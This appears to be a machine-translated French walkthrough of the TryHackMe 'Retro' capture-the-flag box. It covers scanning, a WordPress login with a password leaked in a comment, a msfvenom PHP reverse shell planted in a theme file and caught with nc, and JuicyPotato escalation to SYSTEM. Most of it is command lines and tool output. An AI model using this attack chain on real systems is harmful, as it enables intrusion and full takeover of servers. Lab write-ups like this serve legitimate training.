
 ">WeChat
Retro est une boîte Windows gratuite offerte .
Ce que vous apprendrez
- Importance des différentes listes de mots
- Conséquences de SeImpersonatePrivilege
Port scans
Une chose que j’ai remarqué avec est que le tunnel openvpn créé tun0 interface, plutôt que tap0 ou de l’hyperviseur créé eth0. Cela pose quelques problèmes pour Licornescan qui semble fonctionner sur une interface réseau-L2 mais pas sur un L3. Ceci a été discuté dans un thread HTB ici. Licornescan a donné l’erreur
Send exiting main didnt connect, exiting: system error Interrupted system call
Par conséquent, j’ai collé avec masscan, qui a travaillé pour les scans TCP. UDP scans, bien sont basés sur le protocole et ne semblent pas fonctionner pour la plupart des scanners, y compris nmap (Voir ici pour un port TFTP ouvert nmap n’a pas détecté). nmap est probablement votre meilleure chance.
root@Kali:~/TryHackme/Retro# masscan -p1-65535,U:1-65535 10.10.208.121 --rate=600 -e tun0

Starting masscan 1.0.4 (http://bit.ly/14GZzcT) at 2020-03-28 13:32:10 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 80/tcp on 10.10.208.198
Discovered open port 3389/tcp on 10.10.208.198
Deux ports, parfait. Ici.. Il semble qu’il n’y ait rien de spécial cependant, à partir des résultats nmap.
Web scans
Cela semblait ne rien revenir aussi.
amap v5.4 (www.thc.org/thc-amap) started at 2020-03-28 21:54:36 - APPLICATION MAPPING mode

Protocol on 10.10.208.198:80/tcp matches http
Protocol on 10.10.208.198:80/tcp matches http-apache-2
Protocol on 10.10.208.198:80/tcp matches http-iis

Unidentified ports: none.

amap v5.4 finished at 2020-03-28 21:54:36


root@Kali:~/TryHackme/Retro# gobuster dir -u http://10.10.208.198:80 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.208.198:80
[+] Threads:        10
[+] Wordlist:       /usr/share/dirb/wordlists/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/03/28 21:55:16 Starting gobuster
===============================================================
===============================================================
2020/03/28 21:56:47 Finished
===============================================================

Routed through Burp, use old header
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)

root@Kali:~/TryHackme/Retro# gobuster dir -u http://10.10.208.198:80 -w /usr/share/dirb/wordlists/common.txt -p http://localhost:8081
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.208.198:80
[+] Threads:        10
[+] Wordlist:       /usr/share/dirb/wordlists/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] Proxy:          http://localhost:8081
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/03/28 22:04:01 Starting gobuster
===============================================================
===============================================================
2020/03/28 22:08:03 Finished
===============================================================
Ça m’a pris du temps, mais apparemment la liste de mots utilisée était insuffisante. /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt Au lieu de cela, j’aurais trouvé ça.
root@Kali:~/TryHackme/Retro# gobuster dir -u http://192.168.92.134:80 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.218.121:80
[+] Threads:        10
[+] Wordlist:       /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/03/29 14:57:25 Starting gobuster
===============================================================
/retro (Status: 301)
/Retro (Status: 301)
===============================================================
2020/03/29 14:57:43 Finished
===============================================================
Cela ou a obtenu l’indice que le nom de la boîte pourrait être un chemin Web important.
root@Kali:~/TryHackme/Retro# gobuster dir -u http://10.10.208.121:80/retro -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.208.121:80/retro
[+] Threads:        10
[+] Wordlist:       /usr/share/dirb/wordlists/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/03/28 22:15:06 Starting gobuster
===============================================================
/index.php (Status: 301)
/wp-admin (Status: 301)
/wp-content (Status: 301)
/wp-includes (Status: 301)
===============================================================
2020/03/28 22:16:39 Finished
===============================================================
Nous avons donc un blog WP. Mais pour une raison quelconque avec Burp comme proxy j’ai continué à être réorienté vers localhost:80 qui n’a bien sûr rien chargé alors je devais faire cela pour le rediriger.
root@Kali:~/TryHackme/Retro# ssh -L 80:10.10.208.121:80 localhost
root@localhost's password:
Linux Kali 4.19.0-kali5-amd64 #1 SMP Debian 4.19.37-2kali1 (2019-05-15) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
No mail.
Last login: Sat Mar 28 20:35:25 2020 from ::1
Qu’est-ce que SSH port local de transfert où vous connectez l’un des ports de votre machine à un serveur distant. comme
ssh -L 8080:www.ubuntuforums.org:80 localhost
Maintenant vous pouvez visiter http://localhost:8080 pour aller à http://www.ubuntuforums.org:80
Après cela, je pourrais visiter http://10.10.208.121/retro/wp-admin. Si vous n’avez pas rencontré ce problème ne faites pas cela. Après que j’ai amélioré Burpsuite, le problème s’est arrêté. Le site ressemble à ceci

Maintenant, je devais spécifier tous mes scans pour diriger vers localhost:80 Puisque nous avons un site WP j’ai fait wpscan, qui agaçantment mis à niveau à un modèle freemium limité à 5 résultats par jour. Ici.. Cela n’a mené nulle part puisque les vulnérabilités identifiées étaient XSS ou que vous aviez déjà un accès à la connexion au site WP.
WordPress login
La seule façon d’aller de l’avant, c’était de remarquer ce commentaire.

qui a dit :
Wade
December 9, 2019
Leaving myself a note here just in case I forget how to spell it: parzival
Si vous l’essayez sur la page de connexion WordPress admin (/retro/wp-login.php) ça marche (utilisateur: Wade, Mot de passe = parzival)
Exploitation
En vérifiant la section Utilisateurs, nous voyons rapidement que Wade est un administrateur WP. Super.

Cela signifie que nous avons le droit d’éditer des thèmes WP et de les remplacer par notre propre code. Typiquement l’exploitation WordPress à shell vector requires deux choses.
- Envoi d’un shell Web inversé.
- LFI ou capable de naviguer pour voir ce shell.
Le thème utilisé est le rétro 90. Aller à l’Aptitude -> Éditeur de thème, nous pouvons choisir la page à éditer. Le meilleur choix est généralement 404.php puisque cette page charge chaque fois qu’une page Web inexistante est interrogée sur le site WP et il est redirigé là-bas, déclenchant le shell inverse. Mais cette fois, j’ai choisi une autre page, page.php.
Maintenant, nous avons juste besoin d’un shell PHP inverse, alors obtenez-le via msfvenom.
root@Kali:~/TryHackme/Retro# msfvenom -a php --platform php -p php/reverse_php LHOST=10.9.21.147 LPORT=443 -o shell.php
No encoder or badchars specified, outputting raw payload
Payload size: 3044 bytes
Saved as: shell.php

Il suffit de copier et de coller le code PHP entier, écraser complètement le code existant. Ne laissez aucun des codes d’origine derrière. Je dis cela parce que quand je l’ai fait la première fois, je ne pouvais pas obtenir le shell inverse pour déclencher jusqu’à ce que je l’ai complètement surécrit. Ok, maintenant nous avons juste besoin de trouver un moyen de voir page.php Où cela pourrait-il être ?
Maintenant je pourrais accéder à vingt-neuf thèmes readme.txt ici
http://10.10.218.121/retro/wp-content/themes/twentynineteen/readme.txt
Donc j’ai juste besoin de trouver le chemin Web pour le thème rétro 90. Après quelques googling, j’ai trouvé son Repo Github. L’URL a suggéré que le chemin pourrait être /90s-retro/. Accès http://10.10.218.121/retro/wp-content/themes/90s-retro/readme.txt fonctionne! Ainsi, le shell inversé téléchargé serait à http://10.10.218.121/retro/wp-content/themes/90s-retro/page.php
root@Kali:~/TryHackme/Retro# curl http://10.10.218.121/retro/wp-content/themes/90s-retro/page.php
Notre auditeur (je suis passé du port 53 à 443 avec un autre shell)
root@Kali:~/TryHackme/Retro# rlwrap -r nc -nlvp 443
listening on [any] 443 ...
connect to [10.9.21.147] from (UNKNOWN) [10.10.208.121] 52344
whoami && ipconfig /all
nt authority\iusr

Windows IP Configuration

   Host Name . . . . . . . . . . . . : RetroWeb
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : eu-west-1.ec2-utilities.amazonaws.com
                                       eu-west-1.compute.internal

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
   Description . . . . . . . . . . . : AWS PV Network Device #0
   Physical Address. . . . . . . . . : 02-95-6F-53-23-2E
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::8d1d:a2be:a594:99d7%5(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.10.208.198(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Lease Obtained. . . . . . . . . . : Saturday, March 28, 2020 6:29:56 AM
   Lease Expires . . . . . . . . . . : Saturday, March 28, 2020 8:29:56 AM
   Default Gateway . . . . . . . . . : 10.10.0.1
   DHCP Server . . . . . . . . . . . : 10.10.0.1
   DHCPv6 IAID . . . . . . . . . . . : 100805359
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-25-7F-AD-F0-00-0C-29-6C-C0-28
   DNS Servers . . . . . . . . . . . : 10.0.0.2
   NetBIOS over Tcpip. . . . . . . . : Enabled

Tunnel adapter Teredo Tunneling Pseudo-Interface:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Teredo Tunneling Pseudo-Interface
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : 2001:0:2851:782c:ce5:276b:f5f5:2f39(Preferred)
   Link-local IPv6 Address . . . . . : fe80::ce5:276b:f5f5:2f39%2(Preferred)
   Default Gateway . . . . . . . . . : ::
   DHCPv6 IAID . . . . . . . . . . . : 134217728
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-25-7F-AD-F0-00-0C-29-6C-C0-28
   NetBIOS over Tcpip. . . . . . . . : Disabled

Tunnel adapter isatap.eu-west-1.compute.internal:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
   Description . . . . . . . . . . . : Microsoft ISATAP Adapter #2
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
Comme d’autres passants, les identifiants fonctionnent aussi pour RDP, l’autre port ouvert sur la boîte. Si vous allez sur cette route, je préfère FreeRDP par rapport à rdesktop.
root@Kali:~/TryHackme/Retro# xfreerdp /v:10.10.218.121:3389 /u:Wade /p:parzival /size:90%
Où /size l’écrase à 90% de votre résolution de bureau. Expérimentez et voyez ce qui fonctionne pour vous. Juste pour l’enregistrement, j’ai essayé d’autres shells inverses PHP tels que et de et les Pentestmonkeys (remplaçant avec cmd) mais il n’a pas fonctionné. Seulement msfvenom ,s travaillé pour moi.
Post-exploitation
Il y a quelques façons d’atteindre SYSTEM ici. La méthode prévue, expliquée Ici. Ce qui a fonctionné était un exploit du noyau spécifique à cette version de Windows ou l’exploitation de la pomme de terre juteuse. Première note nos privilèges (nous sommes IUSR ou l’utilisateur IIS). winPEAS souligne cela aussi.
whoami /all

USER INFORMATION
----------------

User Name         SID
================= ========
nt authority\iusr S-1-5-17


GROUP INFORMATION
-----------------

Group Name                           Type             SID          Attributes
==================================== ================ ============ ==================================================
Mandatory Label\High Mandatory Level Label            S-1-16-12288
Everyone                             Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                        Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                 Well-known group S-1-5-6      Group used for deny only
CONSOLE LOGON                        Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users     Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization       Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
LOCAL                                Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group


PRIVILEGES INFORMATION
----------------------

Privilege Name          Description                               State
======================= ========================================= =======
SeChangeNotifyPrivilege Bypass traverse checking                  Enabled
SeImpersonatePrivilege  Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects                     Enabled
Nous avons SeImpersonatePrivilege Donc, on peut utiliser la pomme de terre juteuse.
JuicyPotato.exe -l 443 -p C:\inetpub\wwwroot\retro\wp-content\themes\90s-retro\temp\shell443.exe -t * -c {5B3E6773-3A99-4A3D-8096-7765DD11785C}
Testing {5B3E6773-3A99-4A3D-8096-7765DD11785C} 443
......
[+] authresult 0
{5B3E6773-3A99-4A3D-8096-7765DD11785C};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
On devrait avoir un shell SYSTEM.
root@Kali:~/TryHackme/Retro# rlwrap -r nc -nlvp 443
listening on [any] 443 ...
connect to [10.9.21.147] from (UNKNOWN) [10.10.218.121] 50079
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami /priv && ipconfig
whoami /priv && ipconfig

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== =======
SeAssignPrimaryTokenPrivilege             Replace a process level token                                      Enabled
SeLockMemoryPrivilege                     Lock pages in memory                                               Enabled
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Enabled
SeTcbPrivilege                            Act as part of the operating system                                Enabled
SeSecurityPrivilege                       Manage auditing and security log                                   Enabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Enabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Enabled
SeSystemProfilePrivilege                  Profile system performance                                         Enabled
SeSystemtimePrivilege                     Change the system time                                             Enabled
SeProfileSingleProcessPrivilege           Profile single process                                             Enabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Enabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Enabled
SeCreatePermanentPrivilege                Create permanent shared objects                                    Enabled
SeBackupPrivilege                         Back up files and directories                                      Enabled
SeRestorePrivilege                        Restore files and directories                                      Enabled
SeShutdownPrivilege                       Shut down the system                                               Enabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeAuditPrivilege                          Generate security audits                                           Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Enabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeUndockPrivilege                         Remove computer from docking station                               Enabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Enabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Enabled
SeTimeZonePrivilege                       Change the time zone                                               Enabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::acad:1add:8c0f:6899%5
   IPv4 Address. . . . . . . . . . . : 10.10.218.121
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.10.0.1

Tunnel adapter Teredo Tunneling Pseudo-Interface:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2001:0:2851:782c:3874:3db0:f5f5:2586
   Link-local IPv6 Address . . . . . : fe80::3874:3db0:f5f5:2586%2
   Default Gateway . . . . . . . . . : ::

Tunnel adapter isatap.eu-west-1.compute.internal:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
未经允许不得转载:萌萌Apprentissage » Rétro pour CTF de wordpress


 apprendre NMAP

